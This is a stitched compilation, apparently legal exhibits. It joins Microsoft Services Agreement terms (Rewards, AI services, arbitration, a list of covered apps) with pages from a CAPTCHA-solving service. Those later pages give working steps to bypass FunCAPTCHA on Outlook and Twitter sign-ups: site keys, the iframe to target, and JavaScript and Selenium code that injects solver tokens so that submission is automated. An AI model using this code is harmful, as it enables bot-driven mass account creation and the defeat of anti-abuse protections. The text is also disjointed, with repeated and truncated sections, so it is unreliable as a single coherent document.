- i. **General Information.** Microsoft Rewards (the "**Rewards Program**") is free to join, and it enables you to earn points ("**Points**") for certain activities and for personal use of certain Microsoft products and services. If you have a Microsoft account and are located in a participating Region (defined below), you have been automatically enrolled in the Rewards Program and can begin earning Points immediately. You can cancel your participation in the Rewards Program at any time by following the instructions below.
- ii. You can redeem your Points in a variety of ways ("**Redemption Options**"), including for certain products and services listed on the [Redemption Page](https://aka.ms/redeemrewards) at <https://aka.ms/redeemrewards> ("**Rewards**"). To be eligible to redeem your Points for any Redemption Option, you must first activate your Rewards Program account ("**Rewards Account**") on the [Rewards Dashboard](https://rewards.microsoft.com/) at <https://rewards.microsoft.com/> or on certain other Microsoft sites and pages. There is no cost to activate your Rewards Account.
- iii. Certain restrictions and limitations apply to earning, redeeming, and other uses of Points in the Rewards Program. For more information see the Rewards section at <https://support.microsoft.com> ("**FAQ**").
- iv. **Requirements.** You need a valid Microsoft account and you must reside in one of the geographic areas listed in the FAQ ("**Regions**") to activate your Rewards Account and to earn, redeem, or otherwise use Points. You may open and use only one Rewards Account, even if you have multiple email addresses. Each household is limited to six Rewards Accounts. The Rewards Program is solely for your personal and noncommercial use. Use of a virtual private network (VPN) or other technology or service that can be used to mask or obfuscate your geographic location may result in cancellation of your Rewards Account and forfeiture of your accrued Points.
- v. **Earning Points.** You may be presented with opportunities to earn Points for certain qualifying activities ("**Offers**"), such as Searches, Acquisitions, use of certain Microsoft products and services, and other opportunities from Microsoft. You must have an active Rewards Account to take advantage of such Offers. Eligible Offers may vary by Region and may only be available for a certain time or subject to other limitations. You must comply with all terms and conditions of a particular Offer to earn Points awarded with that Offer. You may be presented with Offers directly on the Rewards Dashboard or when you use certain Microsoft products and services.
- vi. For purposes of the Rewards Program, a "**Search**" is the act of an individual user manually entering text for the good faith purpose of obtaining Bing search results for such user's own research purposes and does not include any query entered by a bot, macro, or other automated or fraudulent means of any kind; and an "**Acquisition**" is the process of purchasing goods or downloading and acquiring a license for digital content directly from Microsoft, whether free or paid. Points are not offered for every Acquisition from Microsoft, and certain restrictions may apply.
- vii. **Restrictions & Limitations on Points.** Points are awarded by Microsoft to individual Rewards Accounts and cannot be transferred to any other person or entity. Notwithstanding the foregoing, Microsoft may from time to time in its sole discretion permit you (i) to share your Points within your household (limits may apply), (ii) to contribute your Points to support a nonprofit organization listed on the Redemption Page, or (iii) depending on your Region and subject to other terms and conditions, to redeem all or some of your Points for points in certain other rewards or loyalty programs, including programs operated by Microsoft or authorized third parties. Points are and remain at all times the property of Microsoft, and do not constitute your personal property; they have no cash value, and you may not obtain any cash or money in exchange for them. Points are awarded to you on a promotional basis only. You cannot purchase Points. Microsoft may limit the quantity of Points or Rewards that can be earned or redeemed per person, per household, or over a set period (e.g., a day) provided that you are not disadvantaged in breach of good faith; please refer to the FAQ for currently applicable limitations. Unless an Offer or Redemption Option explicitly states otherwise, Points earned in the Program are not valid in, and may not be used in combination with, any other program offered by Microsoft or third parties. **Unredeemed Points associated with your Rewards Account expire if you do not earn or redeem any Points in your Rewards Account for 18 consecutive months.**
- viii. **Redemptions** Redemption Options will be made available to you on the Redemption Page and on certain other Microsoft sites and pages. You must earn and have available in your Rewards Account all of the Points required for a Redemption Option before you can redeem your Points for that Redemption Option. There may be a limited number of a particular Reward available, and those Rewards will be delivered on a first-come, first-served basis. You may be required to provide additional information, like your mailing address and a telephone number (other than a VOIP or toll-free number), and you may also be asked to enter a fraud-prevention code or sign additional legal documents to redeem Points for certain Redemption Options. Once you redeem your Points, you cannot cancel or return the Redemption Option for a refund of Points except in the case of defective products or as required by applicable law. If you select a Redemption Option that is out of stock or unavailable for other reasons, we may substitute a Redemption Option of comparable value or refund your points at our sole discretion.
- ix. Microsoft may update or discontinue offering specific Redemption Options at any time for any reason. Some Redemption Options may have age or Region eligibility requirements, or other terms or conditions on their redemption or use. Any such requirements or conditions will be included in the relevant redemption offer. You are responsible for all federal, state, and local taxes and any other costs of accepting and using the Redemption Option. Rewards will be emailed to the email address associated with your Microsoft account, so keep your email address up to date. Rewards that are undeliverable will not be reissued and are therefore forfeited. Rewards may not be resold. You may redeem no more than 550,000 Points per calendar year in the Rewards Program.
- x. **Cancelling Your Rewards Account.** If you no longer wish to participate in the Rewards Program, follow the instructions on the [opt out page](https://account.microsoft.com/rewards/optout?confirm=false) (<https://account.microsoft.com/rewards/optout?confirm=false>) to cancel your Rewards Account. If you cancel your Rewards Account, you will immediately forfeit all of your earned Points and will lose your ability to earn new Points in the future. To begin earning Points again, you must open a new Rewards Account (but Microsoft will not reinstate any previously forfeited Points). **Your Rewards Account may be cancelled (and your Points forfeited) if you do not log in to your Microsoft account for 18 consecutive months.**
- xi. **Program Changes or Discontinuation** Microsoft reserves the right to change, modify, discontinue, or cancel the Rewards Program or



vi. **Program Changes or Discontinuation.** Microsoft reserves the right to change, modify, discontinue, or cancel the Rewards Program or any part thereof at any time, in its sole discretion, and without prior notice. However, if the Rewards Program is cancelled or discontinued, we will make reasonable efforts to notify you by email and on the Rewards Dashboard and to provide you with at least 90 days to redeem your accrued Points, unless we determine that such cancellation must take effect immediately for legal or security reasons.

xii. **Other Terms.** Microsoft reserves the right to immediately cancel your Rewards Account, disqualify you from future participation in the Rewards Program, forfeit all of your earned Points, and cancel or suspend any Redemption Option you have obtained through the Rewards Program if Microsoft believes you have tampered with, abused, or defrauded any aspect of the Rewards Program or breached these terms. Microsoft further reserves the right to cancel or suspend any Redemption Option you have obtained or attempted to obtain through the Rewards Program if Microsoft determines you are ineligible to receive that Redemption Option for legal reasons (such as export laws). While Microsoft makes every effort to ensure accuracy, errors occasionally occur. Microsoft therefore reserves the right to correct such errors at any time, even if it affects current Offers or your pending, earned, or redeemed Points or Rewards. In the event of any inconsistency or discrepancy between these Rewards Program terms or other statements contained in any related materials or advertising, these terms prevail, govern, and control.

## Azure

m. **Azure.** Your use of the Azure service is governed by the terms and conditions of the separate agreement under which you obtained the services, as detailed on the Microsoft Azure Legal Information page at <https://azure.microsoft.com/en-us/support/legal/>.

## Microsoft Soundscape

n. **Microsoft Soundscape.** You acknowledge that Microsoft Soundscape (1) is not designed, intended, or made available as a medical device, and (2) is not designed or intended to be a substitute for professional medical advice, diagnosis, treatment, or judgment and should not be used to replace or as a substitute for professional medical advice, diagnosis, treatment, or judgment.

## Power Platform

o. **Power Platform.** Your use of the Power Platform service is governed by the terms and conditions of the separate agreement under which you obtained the services, as detailed on the Power Platform Legal Information page at [Microsoft Power Platform](https://powerplatform.microsoft.com/en-us/business-applications/legal/) (<https://powerplatform.microsoft.com/en-us/business-applications/legal/>).

## Dynamics 365

p. **Dynamics 365.** Your use of the Dynamics 365 service is governed by the terms and conditions of the separate agreement under which you obtained the services, as detailed on the Dynamics 365 Legal Information page at [Microsoft Dynamics 365](https://dynamics.microsoft.com/business-applications/legal/) (<https://dynamics.microsoft.com/business-applications/legal/>).

## AI Services

q. **AI Services.** "AI services" are services that are labeled or described by Microsoft as including, using, powered by, or being an Artificial Intelligence ("AI") system.

i. **Reverse Engineering.** You may not use the AI services to discover any underlying components of the models, algorithms, and systems. For example, you may not try to determine and remove the weights of models.

ii. **Extracting Data.** Unless explicitly permitted, you may not use web scraping, web harvesting, or web data extraction methods to extract data from the AI services.

iii. **Limits on use of data from the AI Services.** You may not use the AI services, or data from the AI services, to create, train, or improve (directly or indirectly) any other AI service.

iv. **Use of Your Content.** As part of providing the AI services, Microsoft will process and store your inputs to the service as well as output from the service, for purposes of monitoring for and preventing abusive or harmful uses or outputs of the service.

v. **Third party claims.** You are solely responsible for responding to any third-party claims regarding Your use of the AI services in compliance with applicable laws (including, but not limited to, copyright infringement or other claims relating to content output during Your use of the AI services).

## Binding Arbitration and Class Action Waiver

15. **Binding Arbitration and Class Action Waiver If You Live In (or, If a Business, Your Principal Place of Business Is In) the United States.** We hope we never have a dispute, but if we do, you and we agree to try for 60 days, upon receipt of a Notice of Dispute, to resolve it informally. If we can't, you and we agree to **binding individual arbitration before the American Arbitration Association ("AAA") under the Federal Arbitration Act ("FAA"), and not to sue in court in front of a judge or jury.** Instead, a neutral arbitrator will decide and the arbitrator's decision will be final except for a limited right of review under the FAA. **Class action lawsuits, class-wide arbitrations, private attorney-general actions, requests for public injunctions, and any other proceeding or request for relief where someone acts in a representative capacity aren't allowed. Nor is combining individual proceedings without the consent of all parties.** "We," "our," and "us" includes Microsoft and Microsoft's affiliates.

a. **Disputes Covered—Everything Except IP.** The term "dispute" is as broad as it can be. It includes any claim or controversy between you and us concerning the Services, the software related to the Services, the Services' or software's price, your Microsoft account, marketing, communications, your purchase transaction, billing, or these Terms, under any legal theory including contract, warranty, tort, statute, or regulation, **except disputes relating to the enforcement or validity of your, your licensors', our, or our licensors' intellectual property rights.**

b. **Send a Notice of Dispute Before Arbitration.** If you have a dispute that our customer service representatives can't resolve and you wish to pursue arbitration, you must first send an individualized Notice of Dispute to **Microsoft Corporation, ATTN: CELA Arbitration, One Microsoft Way, Redmond, WA 98052-6399, U.S.A., or submit the form electronically.** The Notice of Dispute form is available at <https://go.microsoft.com/fwlink/?LinkId=245499>. Complete that form in full, with all the information it requires. We'll do the same if we have a dispute with you. This Notice of Dispute is a prerequisite to initiating any arbitration. Any applicable statute of limitations will be tolled from the date of a properly submitted individualized Notice of Dispute through the first date on which an arbitration may properly be filed under this section 15.

c. **Small Claims Court Option.** Instead of sending a Notice of Dispute, either you or we may sue the other party in small claims court seeking only individualized relief, so long as the action meets the small claims court's requirements and remains an individual action seeking individualized relief. The small claims court must be in your county of residence (or, if a business, your principal place of business).

d. **Arbitration Procedure.** The AAA will conduct any arbitration under its Commercial Arbitration Rules (or if you are an individual and use the Services for personal or household use, or if the value of the dispute is less than \$75,000 whether or not you are an individual or how you use the Services, its Consumer Arbitration Rules). For more information, see [www.adr.org](http://www.adr.org) or call 1-800-778-7879. **Section 15 and these Terms govern to the extent they conflict with any applicable AAA rules.** To initiate an arbitration, submit the Demand for Arbitration form available at <https://go.microsoft.com/fwlink/?LinkId=245497> to the AAA and mail a copy to us. The form must contain information that is specific to you and your claim. In a dispute involving \$25,000 or less, any hearing will be telephonic or by videoconference unless the arbitrator finds good cause to hold an in-person hearing instead. Any in-person hearing will take place in your county of residence (or, if a business, your principal place of business). The arbitrator may award the same damages to you individually as a court could. **The arbitrator may award declaratory or injunctive relief only to you individually to satisfy your individual claim, but not relief that would affect non-parties.**

The arbitrator rules on all issues except that a court has exclusive authority: (i) to decide arbitrability, as well as formation, existence, scope, validity, and enforceability of this arbitration agreement; (ii) to decide whether the parties have complied with the pre-arbitration requirements (including the individualized Notice of Dispute and Demand for Arbitration forms); (iii) to enforce the prohibition on class, representative, private attorney-general, or combined actions or proceedings, or public injunctive relief; and (iv) to enjoin an arbitration from proceeding if it does not comply with this section 15.

If your Notice of Dispute involves claims similar to those of at least 24 other customers, and if you and those other customers are represented by the same lawyers, or by lawyers who are coordinating with each other, you and we agree that these claims will be "Related Cases." Related Cases may only be filed in batches of up to 50 individual arbitrations at a time, and those individual arbitrations will be resolved in the following manner: (i) for the first batch, each side may select up to 25 of these Related Cases to be filed and resolved in individual arbitrations under this section 15; (ii) none of the other Related Cases may be filed or prosecuted in arbitration until the first batch of up to 50 individual arbitrations is resolved; and (iii) if, after that first batch, the parties are unable to informally resolve the remaining Related Cases, a second batch of Related Cases may be filed, where each side may select up to 25 of the Related Cases to be resolved in individual arbitrations under this section 15. This process of batched individual arbitrations will continue until the parties resolve all Related Cases informally or through individual arbitrations. A court has exclusive authority to enforce this paragraph, including whether it applies to a given set of claims, and to enjoin the filing or prosecution of arbitrations that do not comply with this paragraph.

e. **Arbitration Fees and Payments.**

i. **Disputes Involving Less Than \$75,000.** We will promptly reimburse your filing fees and pay the AAA's and arbitrator's fees and expenses if: (i) the dispute involves less than \$75,000; and before initiating arbitration (ii) you complied with all pre-arbitration requirements in this section 15, including, if applicable, the Related Cases paragraph. Otherwise, the AAA rules will govern payment of filing fees and the AAA's and arbitrator's fees and expenses. If, at the conclusion of the arbitration, the arbitrator awards you more than our last written offer made before the arbitrator was appointed, we will: pay you (i) the amount of the award or \$1,000 (whichever is more); and; (ii) for any reasonable attorney's fees you incurred; and any reasonable expenses (including expert witness fees and costs) that your attorney accrued in connection with your individual arbitration.

ii. **Disputes Involving \$75,000 or More.** The AAA rules will govern payment of filing fees and the AAA's and arbitrator's fees and expenses.

f. **Rejecting Future Arbitration Changes.** You may reject any change we make to section 15 (except address changes) by personally signing and sending us notice within 30 days of the change by U.S. Mail to the address in section 15.b. If you do, the most recent version of section 15 before the change you rejected will apply.

g. **Severability.** If, after exhaustion of all appeals, a court finds any part of this section 15 unenforceable as to any claim or request for a remedy, then the parties agree to arbitrate all claims and remedies subject to arbitration before litigating in court any remaining claims or remedies (such

when the parties agree to arbitrate all claims and remedies subject to arbitration before litigating in court any remaining claims or remedies (such as a request for a public injunction remedy, in which case the arbitrator issues an award on liability and individual relief before a court considers that request). Otherwise, if any other part of section 15 is found to be unenforceable, the remainder will remain in effect (with an arbitration award issued before any court proceeding begins).

## Miscellaneous

16. **Miscellaneous.** This section, and sections 1, 9 (for amounts incurred before the end of these Terms), 10, 11, 12, 13, 15, 18 and those that by their terms apply after the Terms end will survive any termination or cancellation of these Terms. We may assign these Terms, in whole or in part, at any time without notice to you. You may not assign your rights or obligations under these Terms or transfer any rights to use the Services. This is the entire agreement between you and Microsoft for your use of the Services. It supersedes any prior agreements between you and Microsoft regarding your use of the Services. All parts of these Terms apply to the maximum extent permitted by relevant law. If a court or arbitrator holds that we can't enforce a part of these Terms as written, we may replace those terms with similar terms to the extent enforceable under the relevant law, but the rest of these Terms won't change. Section 15.g says what happens if parts of section 15 (arbitration and class action waiver) are found to be unenforceable. Section 15.g prevails over this section if inconsistent with it. Except for section 15 (arbitration and class action waiver) these Terms are solely for your and our benefit; they aren't for the benefit of any other person, except for Microsoft's successors and assigns.

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**STANDARD APPLICATION LICENSE TERMS  
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Bing Apps  
Bing Dictionary  
Bing Image and News (iOS)  
Bing Maps  
Bing Pages  
Bing Pros  
Bing Rebates  
Bing Search APIs/SDKs  
Bing Search app  
Bing Translator  
Bing Webmaster  
Bing.com  
Bingplaces.com  
Clipchamp  
Collections  
Cortana skills by Microsoft  
Cortana  
Default Homepage and New Tab Page on Microsoft Edge  
Dev Center App  
Device Health App  
Dictate  
Education.minecraft.net  
Experts for PowerPoint (Preview)  
Face Swap  
Feedback Intake Tool for Azure Maps (aka "Azure Maps Feedback")  
Forms.microsoft.com  
Forzamotorsport.net  
Groove Music Pass  
Groove  
GroupMe  
Image Creator from Microsoft Designer  
LineBack  
Link to Windows  
Maps App  
Microsoft 365 Business Standard, Microsoft 365 Business Basic and Microsoft 365 Apps\*

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Microsoft 365 Consumer  
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Microsoft 365 for the web  
Microsoft 365 optional connected experiences  
Microsoft 365 Personal  
Microsoft Academic  
Microsoft account  
Microsoft Add-Ins for Skype  
Microsoft Bots  
Microsoft Collections  
Microsoft Copilot  
Microsoft Defender for individuals  
Microsoft Educator Community  
Microsoft Family  
Microsoft Health  
Microsoft Launcher  
Microsoft Loop  
Microsoft Math Solver  
Microsoft Movies & TV  
Microsoft Pay  
Microsoft Pix  
Microsoft Research Interactive Science

Microsoft Research Interactive Science

Microsoft Research Open Data

Microsoft Rewards

Microsoft Search in Bing

Microsoft Soundscape

Microsoft Start

Microsoft Support and Recovery Assistant for Office 365

Microsoft Sway

Microsoft Teams

Microsoft Translator

Microsoft Wallpaper

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MSN Dial Up

MSN Explorer

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MSN Health & Fitness

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MSN News

MSN Premium

MSN Sports

MSN Travel

MSN Weather

MSN.com

Next Lock Screen

Office Store

OneDrive.com

OneDrive

OneNote.com

Outlook.com

Paint 3D

Phone Link

Presentation Translator

rise4fun

Seeing AI

Send

Skype in the Classroom

Skype Manager

Skype.com

Skype

Smart Search

SMS Organizer App

Snip Insights

Spreadsheet Keyboard

Store

Sway.com

The free version of Microsoft 365

to-do.microsoft.com

Translator for Microsoft Edge

Translator Live

Universal Human Relevance System (UHRS)

UrWeather

ux.microsoft.com

Video Breakdown

Visio Online

Web Translator

whiteboard.office.com

Windows games, apps and websites published by Microsoft

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Windows Photo Gallery

Windows Store

Windows Live Mail

Windows Live Writer

Word Flow

Xbox Cloud Gaming

Xbox Cloud Gaming

Xbox Game Pass

Xbox Game Studios games, apps and websites

Xbox Live Gold

Xbox Live

Xbox Music

Xbox Store


# Exhibit 3




# How to submit funCAPTCHA token for outlook/hotmail captcha?

FUNCAPTCHA

1. Perform input operations until you see the captcha as shown below



2. Find and switch to arkoselabs iframe



3. Get the token from 1stCAPTCHA service (funCAPTCHA – sitekey B7D8911C-5CC8-A9A3-35B0-554ACEE604DA)

4. Execute the javascript below to submit the token

```

var token = 'TOKEN FROM STEP 3';
parent.postMessage(JSON.stringify({
  eventId: "challenge-complete",
  payload: {
    sessionToken: token
  }
}), "*")

```

**Important! The token alive very short (<1 second). You must submit the token as soon as you got from 1stCAPTCHA service. Use tool to submit, dont copy paste by hand > You will be late**

FUNCAPTCHA

OUTLOOK CAPTCHA

### Tags

FUNCAPTCHA

OUTLOOK CAPTCHA

RECAPTCHA

RECAPTCHA V3

TWITTER FUNCAPTCHA



# Exhibit 4



# How to bypass Twitter FunCAPTCHA using 1stCAPTCHA

FUNCAPTCHA

## What is Twitter FunCAPTCHA?

When you register for a twitter account, or when your twitter account is blocked, twitter will ask you to solve a funcaptcha to confirm you are human. You will need to use a captcha service to provide a funcaptcha token to help you authenticate.



## Authenticate your account

We need to make sure that you're a real person.

**Authenticate**

9681783cb1476dce3.7103771801

# How to solve Twitter FunCAPTCHA

## 1. Find the **weburl** and **sitekey**

### The **sitekey**

To bypass twitter funcaptcha, you must find the sitekey and weburl of funcaptcha.

Twitter funcaptcha on each device will have a different sitekey.

When you register a twitter account on PC, the sitekey will usually be: **2CB16598-CB82-4CF7-B332-5990DB66F3AB**.

When you register a twitter account on mobile, the sitekey will be: **867D55F2-24FD-4C56-AB6D-589EDAF5E7C5**.

When you unlock an account, the sitekey will be: **0152B4EB-D2DC-460A-89A1-629838B529C9**.

To be sure what the sitekey is, you must look in the html:

```

<div class="css-1dbjc4n r-16y2uox r-1wbh5a2 r-1jgb51z r-1ye8kvj r-13qz1uu"> flex
  <div class="css-1dbjc4n r-16y2uox r-1wbh5a2 r-1dqxon3" data-viewportview="true"> event flex scroll
    <div class="css-1dbjc4n"> flex
      <div class="css-1dbjc4n r-14lw9ot"> flex
        <iframe id="arkoseFrame" height="500" src="https://iframe.arkoselabs.com/2CB16598-CB82-4CF7-B332-5990DB66F3AB/index.html?theme=default" style="transform: scale(1); border-width: 0px; transform-origin: 50% 0px 0px; align-self: center; title="arkoseframe" width="558"> event overflow
          #document
            <html> event
              <head> </head>
              <body style="margin:0">
                <div id="arkose">
                  <div class="arkose-2CB16598-CB82-4CF7-B332-5990DB66F3AB-wrapper" aria-hidden="false">
                    <iframe class="r34K7X1zGAI6D1lVF3T show active inline" src="https://client-api.arkoselabs.com/v2/1.5.5/enforcement.fbfc1-f8359e0e4b4a91f67.html#2CB16598-CB82-4CF7-B332-5990DB66F3AB" title="Verification challenge" aria-label="Verification challenge" data-e2e="enforcement-frame" style="width: 100vw; height: 100vh; min-width: 300px; min-height: 250px; max-width: 558px; max-height: 500px;"> event
                  </div>
                </div>
              </body>
            </html>
          </iframe>
        </div>
      </div>
    </div>
  </div>

```

### The **weburl**

The weburl is always **https://twitter.com**

## 2. Using **1stCAPTCHA** to get the bypass Twitter token


You will need to use a captcha service that provides funcaptcha tokens to be able to submit to twitter.

**1stcaptcha.com** is the number 1 service providing fastest and cheapest funcaptcha solutions today. You can read the **documentation here** to use the api about funcaptcha.

### 3. Submit the token on Twitter

I will guide you how to submit tokens on twitter in the browser manually and also when using with selenium.

When you get to the step where you have to request captcha authentication like the image above, you have to focus on iframe **id="arkoseFrame"**



if you use selenium or similar browser control framework, you must switch to iframe **id="arkoseFrame"** :

```
driver.switch_to.frame(driver.find_element(By.ID, 'arkoseFrame'))
```

Next , execute the javascript command:

```
parent.postMessage(JSON.stringify({eventId:"challenge-complete",payload:{sessionToken:'' + token + ''}}),"*")
```

token is the token you get from the captcha service (step 2).

If you test manually on the browser, run this command in Console F12 on the web. If you use selenium then use this command :

```
driver.execute_script('parent.postMessage(JSON.stringify({eventId:"challenge-complete",payload:{sessionToken:"' + token + '"}}),"*")')
```

Remember :

- The funcaptcha token valid for 3-5 seconds from the time you get it at the captcha service, so your operations must be automatic, the proxy when you use auto must also be fast enough.
- Funcaptcha has a very high invalid rate if you use poor captcha services. So use 1stcaptcha.com to get the highest twitter submission rate. You can see the **code example**

**here**

FUNCAPTCHA

TWITTER FUNCAPTCHA

**Tags**

FUNCAPTCHA

OUTLOOK CAPTCHA

RECAPTCHA

RECAPTCHA V3

TWITTER FUNCAPTCHA

# Exhibit 5

# How to distinguish between different types of reCAPTCHA: v2, v3, enterprise

RECAPTCHA

## Introduction to reCAPTCHA

The digital age has brought about a wealth of conveniences and possibilities, forging global connections and paving the way for new opportunities, all while accompanying a surge in cyber risks like online spam and data exploitation. In this constantly changing digital realm, reCAPTCHA has risen as a crucial guardian of online security, bolstering websites against these threats while ensuring a seamless user experience.

Originally introduced as CAPTCHA (Completely Automated Public Turing test to distinguish Computers and Humans), this system was crafted to verify user humanity, distinguishing them from bots. These tests frequently required tasks that were simple for humans yet perplexing for automated bots, such as deciphering distorted text or selecting specific images from a grid. Google's reCAPTCHA, an evolved iteration of this idea, takes a more advanced approach, delivering heightened security while preserving user convenience intact.

Fundamentally, reCAPTCHA serves a twofold purpose: protecting websites from spam and misuse by differentiating between human users and bots, while also optimizing user experiences by simplifying this procedure. This dual nature has been the driving force behind reCAPTCHA's development over the years, with each iteration enhancing security and user-friendliness compared to its forerunner.

The initial reCAPTCHA was revolutionary in terms of online security, employing distorted text that required users to decipher and enter. Although effective during its era, it posed difficulties, particularly for individuals with visual impairments or those encountering challenges in deciphering distorted text.

